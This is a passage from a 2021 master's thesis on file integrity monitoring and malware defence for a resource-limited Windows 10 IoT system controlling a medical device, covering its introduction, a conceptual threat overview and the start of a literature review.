

# Ensuring system integrity and security on limited environment systems

UNIVERSITY OF TURKU

Department of Computing

Master of Science in Technology Thesis

Security of Networked Systems

December 2021

Juho Jauhiainen

Supervisors:

Ville Leppänen

Juha Karunen

UNIVERSITY OF TURKU  
Department of Computing

Juho Jauhiainen: Ensuring system integrity and security on limited environment systems

Master of Science in Technology Thesis, 77 p., 16 app. p.  
Networked Systems Security  
December 2021

---

Cyber security threats have rapidly developed in recent years and should also be considered when building or implementing systems that traditionally have not been connected to networks. More and more these systems are getting networked and controlled remotely, which widens their attack surface and lays them open to cyber threats. This means the systems should be able to detect and block malware threats without letting the controls affect daily operations. File integrity monitoring and protection could be one way to protect systems from emerging threats.

The use case for this study is a computer system, that controls medical device. This kind of system does not necessarily have an internet connection and is not connected to a LAN network by default. Ensuring integrity on the system is critical as if the system would be infected by a malware, it could affect to the test results.

This thesis studies what are the feasible ways to ensure system integrity on limited environment systems. Firstly these methods and tools are listed through a literature review. All of the tools are studied how they protect the system integrity. The literature review aims to select methods for further testing through a deductive reasoning. After selecting methods for testing, their implementations are installed to the testing environment. The methods are first tested for performance and then their detection and blocking capability is tested against real life threats.

Finally, this thesis proposes a method which could be implemented to the presented use case. The proposal at the end is based on the conducted tests.

Keywords: file integrity monitoring, FIM, RIM, limited environment, IoT

# Table of Contents

<b>1</b>	<b>Introduction.....</b>	<b>1</b>
1.1	Context.....	1
1.2	Goal of thesis.....	5
1.3	Research methods.....	5
1.4	Use case.....	5
1.5	Research questions and structure of the thesis.....	6
1.6	Limitations.....	8
<b>2</b>	<b>Potential threats.....</b>	<b>11</b>
2.1	Information stealers and Command and Control.....	11
2.2	Ransomware.....	12
2.3	Fileless malware.....	13
<b>3</b>	<b>Methods for ensuring integrity.....</b>	<b>15</b>
3.1	File integrity monitoring.....	15
3.1.1	Types of File Integrity Monitoring.....	15
3.1.2	File Integrity Tools for Microsoft Windows.....	16
3.1.3	Experimental File Integrity Tools.....	22
3.2	Memory integrity protection.....	23
3.2.1	Software Guard Extensions.....	23
3.2.2	Microsoft memory integrity and code integrity checking.....	24
3.3	Microsoft Windows features.....	24
3.3.1	Trusted Platform Module.....	24
3.3.2	Application whitelisting.....	26
3.3.3	Hardening.....	28
3.4	Summary.....	30
<b>4</b>	<b>Configuring monitoring and measuring performance.....</b>	<b>32</b>
4.1	Test environment.....	32
4.2	Monitoring method.....	33
4.3	Configuration.....	35
4.3.1	SolarWinds SEM.....	35
4.3.2	OSSEC.....	36
4.3.3	Snare FIM.....	42

4.3.4	AppLocker.....	45
4.4	Test results .....	48
<b>5</b>	<b>Blocking and detection capabilities.....</b>	<b>52</b>
5.1	Testing method.....	52
5.1.1	Remote Access Trojan (RAT): Quasar .....	52
5.1.2	Ransomware simulator: Fransom.....	53
5.1.3	Fileless malware: Chimera .....	55
5.2	Test results .....	55
5.2.1	Quasar RAT .....	55
5.2.2	Fransom.....	60
5.2.3	Chimera .....	62
5.3	Summary .....	64
<b>6</b>	<b>Conclusion .....</b>	<b>66</b>
6.1	Discussion .....	66
6.2	Future research.....	67
	<b>References .....</b>	<b>68</b>
	<b>Appendix A: Performance test results .....</b>	<b>78</b>
	<b>Appendix B: OSSEC configuration.....</b>	<b>84</b>

## Abbreviations and Acronyms

ACSS	A posteriori computer security system
AD	Active Directory
API	Application Programming Interface
APT	Advanced Persistent Threat
AV	Anti-Virus software
BIOS	Basic Input-Output System
C2	Command and Control
CPU	Central Processing Unit
CIS	Center for Internet Security
DLL	Dynamic-link library
EDR	Endpoint Detection and Response
EPC	Enclave Page Cache
FIM	File Integrity Monitoring
FIT	File Integrity Tool
GPO	Group Policy Object
HIDS	Host Intrusion Detection System
HVCI	Hypervisor-Protected Code Integrity
IOT	Internet of Things
ISO	Optical disc image
LGPO	Local Group Policy Object
LOLBAS	Living Off the Land Binaries, Scripts and Libraries
LTSB	Long-term Servicing Branch
MBR	Master Boot Record
OS	Operating System
OVA	Open Virtual Appliance
RAT	Remote Access Trojan
RCE	Remote Code Execution
PCR	Platform Configuration Register
RIM	Registry Integrity Monitoring
SGX	Software Guard Extensions
TLS	Transport Layer Security

TPM	Trusted Platform Module
UAC	User Account Control
VBS	Virtualization-based Security
WMI	Windows Management Interface

# 1 Introduction

Malicious programs (malware) are increasing vastly and getting better to hide from the system. [1] At the same time, number of internet connected devices, or Internet of Things (IoT), is going up [2]. The digitalization enables modern and efficient way to handle business which is necessary for modern operations. Because of this, different industry sectors are adapting automation and remote access in their processes which increases the attack surface. Based on Zscaler report [3], number of IoT malware attacks rose 700% at the beginning of COVID-19 pandemic. To protect IoT systems from malware, the systems must have malware protection. This master's thesis tries to find feasible way to protect IoT systems against malware without consuming all of their limited resources.

## 1.1 Context

In addition to the rising volumes of attacks, the attackers are also getting more sophisticated. Majority of attacks are opportunistic but there are targeted ones as well. For example Advanced Persistent Threats (APTs) work until they get in to the networks and then just lay down and observe before they are try to achieve their objectives [4]. The objectives of APTs and opportunistic attackers can be anything from stealing information to ransomware attack or affecting data integrity on the target system. Good example of an attack that affected data integrity is a security incident that occurred in Oldsmar, Florida, February 2021 [5]. An unknown attacker was able to alter the level of lye in water purification process. Basically a water purification system was intruded and level of lye was raised more than a hundredfold. The attack could potentially have affected infection for lot of people living in the area of the water purification. In this case the incident was detected by a human operator and the security mitigations were executed.

The modern way to install malware does not require the threat to be present on the file system. The malware can for example be delivered to the system by exploiting a remote code execution (RCE) vulnerability. If RCE vulnerability is exploited, attacker may load malicious shellcode directly to the memory. This leaves no files on the disk and the technique is called *fileless malware* [6]. Another way to deliver fileless malware would

be using a malicious website or malicious document that includes a script that downloads the malware and injects it directly to the system memory. It is good to understand that malware either succeeds in execution or hiding, not both, which enables the defenders to detect and block the malware execution if it is attempted [6].

Traditionally, to protect the system from malware, execution of the malicious program must be prevented. The traditional anti-virus (AV) solutions are primarily based on behaviour, malware signature, or known application detection, as shown in the Figure 1 [7]. These methods are efficient and fast in detecting known malware but extremely bad in detecting new, modern malware. [1, 7] As the malware and attacker tools, techniques and procedures are evolving, malware defences need to evolve too. Due to this reason, lot of anti-virus software vendors have also shifted their focus from prevention to detection [8]. These software are called *endpoint detection and response* (EDR) tools. The tools have integrated incident response capabilities to provide threat hunting capabilities and opportunity to block and detect malware. EDR also provides investigation capability to humans monitoring the EDR management console [8]. To detect anomalies in the monitored system, EDR may do behaviour monitoring to the system and flag suspicious behaviour [7]. Example of suspicious behaviour could be document editing software Microsoft Word executing Windows Command Prompt. This behaviour is common for malicious macros that are embedded to a word document. Fileless malware can achieve persistent on the system by adding malicious code to registry keys, Windows Management Interface (WMI) or scheduled tasks. Traditional anti-virus approach does not detect persistent mechanisms [7]. EDR also tracks down user and system activity, which includes logging file changes and system API calls. By logging file changes and API calls, the analyst monitoring the EDR can identify attacks modifying system files and launch incident response process. [7] The problem with EDR is that they provide high volume of false alarms and lack of capability to prevent new malware without human analysing the alarms [4].






Figure 1. Traditional anti-virus approaches [4]

As the EDR requires active monitoring, it is not suitable for all use cases. For example in environments where IoT device manufacturer delivers a device and the customer does not have any access to it, EDR agents cannot be installed on it and the customer will not get any data out of the system. In these cases the manufacturer should ensure cyber security resilience by implementing preinstalled controls. One of the ways to secure the system is to monitor and ensure file system integrity. *File system integrity* means that the configuration information, user data, executable programs and the operating system itself is not altered or corrupted [9]. For example, the protected information can be a database where the healthcare system loads it values for verifying blood results. If the reference data is corrupted by malicious change, the outcome could be fatal. Operating systems store their configuration to disk and load it to the memory on a start-up. The configuration can be altered on the memory, which sets requirements for protecting the system memory as well. The memory integrity can be established by isolating processes within containers [10]. This way processes are not able to write other processes' memory blocks and affect their integrity. This thesis tries to identify methods that establish integrity on the device. These methods should include preventive controls and not require active monitoring.

Integrity can be monitored and ensured on multiple different layers. When verifying integrity on an operating system, the verification can be done by verifying for example Basic Input-Output System (BIOS) integrity, Master Boot Record (MBR), Operating System (OS) loader or the OS image itself. As the goal of this thesis is to ensure OS

security when it is running on an IoT system, the research focuses on the file system and the memory integrity. File system integrity means that wholeness of the files stored on the file system are being monitored and protected for malicious changes. This includes also all operating system and software configuration files. Memory integrity means that the process memory is isolated from other processes by using containers. Some of the operating system configuration resides in the memory until the system is turned off.

*File integrity monitoring* (FIM) is a relatively old thing as McKosky et al. [11] have already considered it as a solution for malicious programs in 1990. They have identified need for a software that protects the computer from malware with own automatic-countermeasures. McKosky et al. define a posteriori computer security system (ACSS) that maintains a database of files and detects if there are changes. The operating model of ACSS is similar to what is still used in the modern solutions [12]. Securing operating systems for file integrity is not however easy [13]. For example Windows attack surface is large and lot of different binaries get loaded and executed subsequently. Software also gets updated and new software is installed which produces lot of changes on the file system. As the system changes continually, ensuring the file system integrity is hard.

IoT systems are like any information technology (IT) systems [14]. They run on similar components and do similar tasks. IoT systems have usually limited resources as the assembly costs are kept as a minimum. Because the system is not the core product of the entirety and the development of the system might take time, parts might be obsolete when compared to the newest technology. The CPU can for example have limited processing power, the system can run low on memory, the storage size can be limited, or all of these. The systems are often also built to have long time support without need of hardware upgrades. Example of this kind of system could be factory automation controllers. The system plays critical part of the process in the example and cannot be easily replaced because it would cause a long maintenance downtime. Securing such device with limited resources can be challenging. The systems might have not been built with security by design and the resources that security software needs might not be calculated when the required hardware resources have been defined.

## **1.2 Goal of thesis**

Purpose of this thesis is to find feasible integrity assurance method for IoT system. On the operating system level IoT systems are similar to regular IT systems - they are often running the same operating systems as the IT systems are. Some of the systems run on Linux or UNIX operating system, while the others use Windows. The target system of this research is a Windows 10 IoT Enterprise 2015 LSTB operating system running on x64 architecture. The Windows 10 is used in many IoT systems and majority of malware is targeted against Windows machines [15]. Operating systems and the software running on it require updates. In IoT systems the updates are often delivered only when new features or significant fixes are pushed to the system. This means the updating frequency is not as short as it is in regular IT systems. However, the system needs to be updated which is why the chosen method needs to allow the operating system and the software to be updated.

## **1.3 Research methods**

The research is executed through empirical and literature research. First available methods are researched from existing academic work and compared together. After the available methods and their possible implementations are listed, the most feasible methods are selected by deductive reasoning. The deductive process follows the research questions.

Next the identified methods and their implementations are tested in practice through empirical research. The tools are installed to the testing environment. In order to identify feasible method for ensuring integrity in a limited environment system, performance of the methods are tested by measuring how much resources they require from the system. After measuring the performance, the tools are tested against real life threats. Purpose of the second test is to identify which kind of threats the selected methods are able to detect and block.

## **1.4 Use case**

This master's thesis is researching methods to ensure system integrity on Windows 10 2015 LTSB x64 system, as shown in the Figure 2. 64-bit system was chosen because the modern software has wider support for 64-bit systems and the architecture does not limit

amount of memory. In 32-bit systems CPU can only use 32 bit long memory addresses.  $2^{32}$  bytes is equal to 4294967296 bytes, which is 4 GB. This is the reason why x86, or 32-bit, processors can typically use only 4 GB of memory while the x64 systems can theoretically use up to 16 EB, or 16 000 000 TB, of memory [16].

The researched methods should preferably work as a standalone local installation or without continuous connection to a server. The target system is used in a local network where necessarily is no direct internet access. The integrity monitoring method should allow updates on the target system and software but still ensure no malicious changes are made. Detecting malicious changes from genuine ones is one of the key functions. The chosen method should not hinder the system performance.




Figure 2. Computer information of the target system

## 1.5 Research questions and structure of the thesis

Related academic work is often focused on a single solution or examining theoretical models that could solve the issue instead of providing concrete solutions. This thesis compares feasible methods through literature research and introduces methods that are suitable for the use case. Limited environment systems are at a risk for similar threats as workstations and servers. The systems might get infected for example by *Remote Access*

*Trojans* (RATs) or a ransomware. Before researching the available integrity methods, threats that could affect the target system are presented in the Chapter 2.

As introduced in the Section 1.1, file system integrity means that no malicious modifications are allowed on system configuration and files, while the memory integrity protection protects the running software from getting code injections on the runtime. Available methods for protecting Windows 10 system and memory integrity are listed and compared through deductive reasoning process. These methods are introduced in the Chapter 3. The literature research for available methods defines the Research Question RQ1.

*RQ1: What are available methods for ensuring file system integrity in Windows 10 while allowing controlled updating of the software?*

After identifying feasible methods for the use case, performance of the feasible methods is compared running them on a simulated IoT system. IoT systems do not usually have extra resources for running other software than the one they are built for. Because there are no resources on hold, the chosen method for ensuring integrity must use low resource on the system. The methods can use some of the resources but they should not have impact on system performance. This research answers the Research Question RQ2. Chosen methods from the Chapter 3 are tested on the limited resource reference system and the outcome of the study is presented in the Chapter 4. The RQ2 explores performance impacts of the feasible methods.

*RQ2: How do the feasible methods effect the system performance?*

If a feasible method does not have significant effect on the system performance, its security aspect should be verified as well. The chosen method should protect the system against modern threats, including the fileless malware discussed in the Section 1.1. The virtual system running the feasible protection method is infected with several threats and observed if the method is capable defending the system. Before testing if the method is capable to detect and block modern threats, the threats have to be identified. Chapter 2


focuses on identifying threats that could target limited environment systems. After the threats are identified, the target system is infected with the identified threats. The empiric research process and its results will be presented in the Chapter 5. The research answers to Research Question RQ3.

*RQ3: Can the chosen method detect and block modern threats?*

The goal of the thesis is to make as cyber resilient Windows 10 2015 LTSC system as possible, without sacrificing too much performance. The identified threats against the system are presented in the Chapter 2. The researched methods and their implementations are presented in the Chapter 3. The performance issues are considered in the Chapter 4 and the capability to defend against threats are researched in the Chapter 5. Chapter 6 is a conclusion chapter which also summarizes the research.

## **1.6 Limitations**

Perfect security does not exist and there is no one solution to solve all of our cyber security problems [17]. The chosen method will not protect the system from all threats. Building cyber security defense is a constant race between defenders and attackers. When the defenders build new defense mechanisms, the attackers will adapt and find their way around the mechanisms. When the attackers develop new attack vectors, the defenders need to evolve their defense mechanisms. One of the ways to defend against threats is to build defense with defense-in-depth approach [18]. Defense-in-depth means that multiple security controls are implemented on different layers of the system or the network, these defenses could for example be security policies, perimeter security controls, network security controls, endpoint security controls, application security controls and data security controls [19]. The solution for protecting the system integrity will only be part of the endpoint security controls, where it defends the system from malicious changes. The core idea is to ensure defense even though one control fails to defend against the current threat. The core idea of the defense-in-depth is presented in the Figure 3. As the tests are executed on a virtualized device, the results may vary in a real environment. However the software performance and security capabilities should be similar in both environments.



© 2010, 2012 Northrop Grumman Corporation

Figure 3. The Fan™ illustrating technology and process defense in depth architectural pictorial view. [20]

The target system is Windows x64 operating system. There are many other architectures than x64 and operating systems than Windows that are used in the critical infrastructure systems. These operating systems and architectures were intentionally left out from this thesis. The research does not consider Linux or UNIX based operating systems or ARM, MIPS and other than x64/x86 architectures.

Intrusions usually follow a process called the cyber kill chain [21]. The intruders start the attack with reconnaissance. The goal is to detect the system and identify weaknesses, which can be used to compromise the system. After deciding the attack vector, the attacker prepares payload which they will then deliver to the system. The payload will get executed and installed on the system after delivery. The attack might continue to the post-exploitation phase where the attacker starts to move laterally and work towards their ultimate goal. The ultimate goal can for example be cyber espionage, altering system data or ransomware attack. The thesis researches integrity assurance which will affect mainly on exploitation and post-exploitation phases of the process. The intrusion part is not

covered in this thesis and the goal is not to find attack vectors or vulnerabilities to exploit the system.

The outcome of the research cover the whole operating system integrity by including memory integrity in the research. Files that are not accessible while the operating system is running are not in the scope. Some of the integrity protection methods are built for cloud base IoT systems. As this thesis processes only IoT devices running on bare metal, some of the solutions are out of scope. In the use case, the system is a standalone system and client-server architecture is not suitable for it. This sets certain limitations for available solutions and the products that require client-server architecture cannot be implemented. The system integrity can also be verified when the operating system is booting up by reviewing all images from Basic Input-Output System (BIOS) to operating system. This thesis focuses on running operating system so the BIOS and boot sector malware is not in scope.



## 2 Potential threats

Before evaluating feasible methods for system integrity, it is reasonable to identify potential threats that can threaten the system. This chapter identifies several potential threats and how they may affect the system integrity.

### 2.1 Information stealers and Command and Control

Information stealers are type of malware that are intended to collect information from the target system, allow attackers to connect the target system remotely, and to download more payloads from the attacker's infrastructure [22]. The information stealers can be also categorized as downloaders, droppers, Trojans, Remote Access Trojans (RATs), and keyloggers [23]. Downloaders and droppers are type of malware, that deliver another binary to the target system and their only target is to execute it. Trojan is basically a synonym for information stealer as its actions can include deleting, blocking, modifying, and copying data. [24] Keylogger is a type of software, which records users' keyboard and mouse activity, and reports them to the attacker. Keylogging is efficient way to achieve plaintext credentials from the target system. There are multiple different information stealers publicly available but based on Poston [25], the most common ones in 2019 were FlawedAmmyy, Quasar, PhoneSpector, AndroRAT, and Havex.

The information stealers try to establish persistence on the target system by using multiple methods. For example information stealer Emotet can create random services, load custom DLLs, and add registry values for auto-start, which makes it hard to be fully removed from an infected system [22]. Common sequences of information stealer infection are leakage of confidential information, like passwords, and violated user privacy. [23] This means that information stealers mainly focus on affecting data confidentiality instead of integrity. However, the persistence methods affect system integrity as well and because of this information stealers can be considered as part of the potential threats in the thesis use case.

To maintain persistence and to operate more easily, attackers tend to deliver command and control (C2) tools using the RATs. [25] C2 establishes the attacker to move laterally in the target organization, exfiltrate information, and for example to launch ransomware

attack more efficiently. Basically the target system has a beacon or an agent running, which contacts to the C2 server in the internet. The attacker can then establish a connection from the C2 channel and achieve shell connection to the target system. The common C2 frameworks are Metasploit and Cobalt Strike [26]. Finnish information security company F-Secure has released open source C2 framework called Custom Command and Control (C3) [27]. The tool allows safely red and purple teams to perform and demonstrate C2 capabilities.

## 2.2 Ransomware

Ransomware is a malicious software, which intends to lock the target machine either by altering system login, or by encrypting data [28, 29]. After successfully locking the system, ransomware demands ransom from the victim to unlock the system [29]. Based on Šulc [30], ransomware also steals sensitive information from the target systems to press the victim to pay the ransom. The threat groups behind ransomware attacks say that if the victim does not pay, the sensitive data will be leaked to the public or the data will be sold on Darknet to the highest bidder. This way the threat group receives payment from the attack and the victim will suffer from the leak of the sensitive information.

Typically ransomware encrypts files on the system, which causes lot of file system operations [31]. The ransomware iterates target file types by their extensions and then encrypts the files either partly or fully. Full encryption takes more time, which is why many ransomware has changed to partial encryption [32]. Encrypting files affects significantly system integrity and availability, while stealing the information violates system confidentiality. However, ransomware is big threat for system integrity if it is allowed to execute in the target system. Ransomware may also delete some backups from the target system. On Windows system, ransomware often calls *vssadmin.exe* to delete Windows volume shadow copies [33]. Also deleting the backups causes lot of file system operations and affects the system integrity by deleting good copies of affected files.

Finnish information security company Fraktal has created a tool for testing ransomware protection. The tool is called Fransom and the term comes from Fraktal's Ransomware Emulator [34]. The tool can be used to emulate common ransomware functions for testing

different endpoint protection tools, like endpoint detection and response (EDR). The tool is not designed to be destructive but running it on a production system is not recommended due the potential issues it might still cause for the target system. Based on the description on GitHub, the tool seems to be good for controlled testing if malware execution is prevented by the integrity protection methods.

### **2.3 Fileless malware**

Fileless malware uses trusted and legitimate processes for execution [35]. These processes can for example be executed from Windows built-in internal binaries, which are called Living off the Land Binaries and Scripts (LOLBAS) in cyber security terms. The core idea of fileless malware is that they do not download malicious binaries or write them on the disk [35]. Example of fileless malware execution could be a spear phishing office document, which has embedded malicious macros that creates malicious WMI object. This WMI object then executes the malicious payload, which is often written in PowerShell and which injects the malware directly to system memory [7].

Fileless malware can be divided into four categories: code injection, script-based attacks, living of the land attacks, and fileless persistence [7]. Code injection can be established through several different techniques. Shellcode injection means that malicious code is injected to the legitimate process. In buffer overflow remote code execution (RCE) vulnerabilities, shellcodes can be used to execute commands on the target system or to establish more responsive connection from the system to the attacker [36]. DLL injections are type of attacks where attacker replaces path of the legitimate DLL file with their own that contains malicious code [7]. Reflective DLL injection is similar to shellcode injection: instead of writing shellcode into the process memory, loaded legitimate DLL will be replaced with attacker's malicious version [37]. In process hollowing, attacker creates a process and suspends it. Before continuing the process execution, attacker replaces memory section of the process with their malicious code. From process list perspective, hollowed process looks like the originally loaded legitimate binary is running [7].

If fileless malware uses MSHTA, Wscript, PowerShell, or any other scripting engine to inject the malicious payload directly to memory, the technique is called script-based attack [7]. Script-based attacks often start from malware spam email messages, where malicious office documents or other files containing malicious scripts are attached to the message and delivered to victim. When the victim is lured to open and execute the document, malicious script will execute and load the payload directly to memory. After this the original carrier file can be destroyed by the malware leaving no trace of execution for the victim. [7]

LOLBAS are Windows binaries, scripts, and libraries that can be used for malicious purposes [38, 39]. LOLBAS is wider term for LOLBins, which refers only to Windows binaries, which can be used for malicious purposes [35]. To be called a LOLBAS, Windows binary, script, or library must fulfil LOLBAS criteria [39]. Based on LOLBAS project criteria, the binary, the script or the library, which is categorized as LOLBAS, must either be able to execute code, compile code, do file operations, establish persistence, bypass Windows User Account Control (UAC), steal credentials, dump process memory, spy users, evade or modify logs, or do DLL side-loading/hijacking [39]. List of available LOLBAS' is long. For example *regsvr32.exe* can be used to execute local or remote SCP scripts, and *msbuild.exe* can be used to build and execute C# projects [38].

Malware that is directly execute to the memory, must maintain its configuration somehow on the system to survive system reboot. Persistence mechanisms for fileless malware are similar to regular malware but instead of loading the malware from file system, the malware configuration is stored to the persistence mechanism [7]. Malware can store its configuration for example to Windows registry, scheduled tasks, or WMI services. These persistence methods effect on system integrity by adding malicious code to legitimate configuration files. When the malware is executed and persistent on the memory, the attacker may execute their actions and affect system integrity.

### **3 Methods for ensuring integrity**

This chapter introduces different methods identified through literature research and compares their capabilities against each other.

#### **3.1 File integrity monitoring**

One way detect changes in the file system is to monitor and ensure operating system and software integrity. File Integrity Monitoring (FIM) is a term for monitoring file integrity on a file system. FIM tools do not necessarily have capability to protect the system from integrity changes. Based on Peddoju et al. [13] FIM tools are also referred as file integrity tools (FITs).

##### **3.1.1 Types of File Integrity Monitoring**

###### **3.1.1.1 Periodic File Integrity Monitoring**

Periodic File Integrity Monitoring (PFIM) tools compare attributes of the files existing in the file system to previous snapshot. The attributes are compared to previously generated database or snapshot of the file system. Based on Jin et al., these attributes can for example be cryptographic hash of the file, owner of the file, file content and file timestamps [40]. PFIM checks the system periodically and does not monitor system integrity in real time. Periodical check could for example done in the system startup. Jin et al. argue that hardware level PFIM checks, like Trusted Platform Module (TPM), are hard to bypass for an attacker [40].

###### **3.1.1.2 Real-time File Integrity Monitoring**

Based on Jin et al., [40] Real-time File Integrity Monitoring (RFIM) based tools intercept operating system API calls and protect the system real-time by blocking calls that would harm the system integrity. RFIM requires kernel level access on the system. This access is permitted by installing kernel module on the system. Using kernel modules allows attackers to bypass the integrity monitoring by using kernel rootkits. Most commonly kernel rootkits are kernel modules as well and because they have the same level of access to the system, Li et al. [40] argue that attacker can hide the kernel module from RFIM and stay stealthy.

### **3.1.2 File Integrity Tools for Microsoft Windows**

File Integrity Tools (FITs) are special software made for integrity monitoring. Purpose of the software is to detect any file changes on the file system and prevent malicious activities. FITs can also be used to detect file access and trigger alerts for it [13]. Based on Peddoju et al. [13] FITs are not perfect for ensuring security as they have delay in detection, are complex to deploy, require lot of maintenance and lack information about the scope of the attack and overall visibility to the system.

Peddoju et al. [13] also argue that the FITs can have challenges in compatibility, scalability and securing storage of the database. The use case in this thesis considers only Windows systems the compatibility issues will not be a problem for the scope of the research. Also scalability will not be a problem in single system implementations. Ensuring availability, integrity and security of the database is however something that should be addressed. If an attacker has access to database the FIT is using, they may set the policies so that their own tools can be executed in the environment.

Peddoju et al. [13] have divided FITs in three different operating categories: tools that run in the user mode of the operating system, tools that run in the kernel layer of the operating system, and tools that run on hypervisor level of the monitored operating system. It is good to understand that tools running in user mode are not capable to monitor software running with higher privileges. This also affects to software's capability to monitor operating system events. User mode tools are illustrated with the Figure 4 and kernel mode tools with the Figure 5. FITs running in user mode cannot do RFIM as they are not able to hook API commands and exam the operations real-time [13]. API hooking in user mode is limited and to achieve real-time monitoring, software must be running in kernel mode. The third option, a tool that is running on hypervisor, is not suitable for the use case of this research as the target systems are IoT devices running the operating system directly on the hardware.

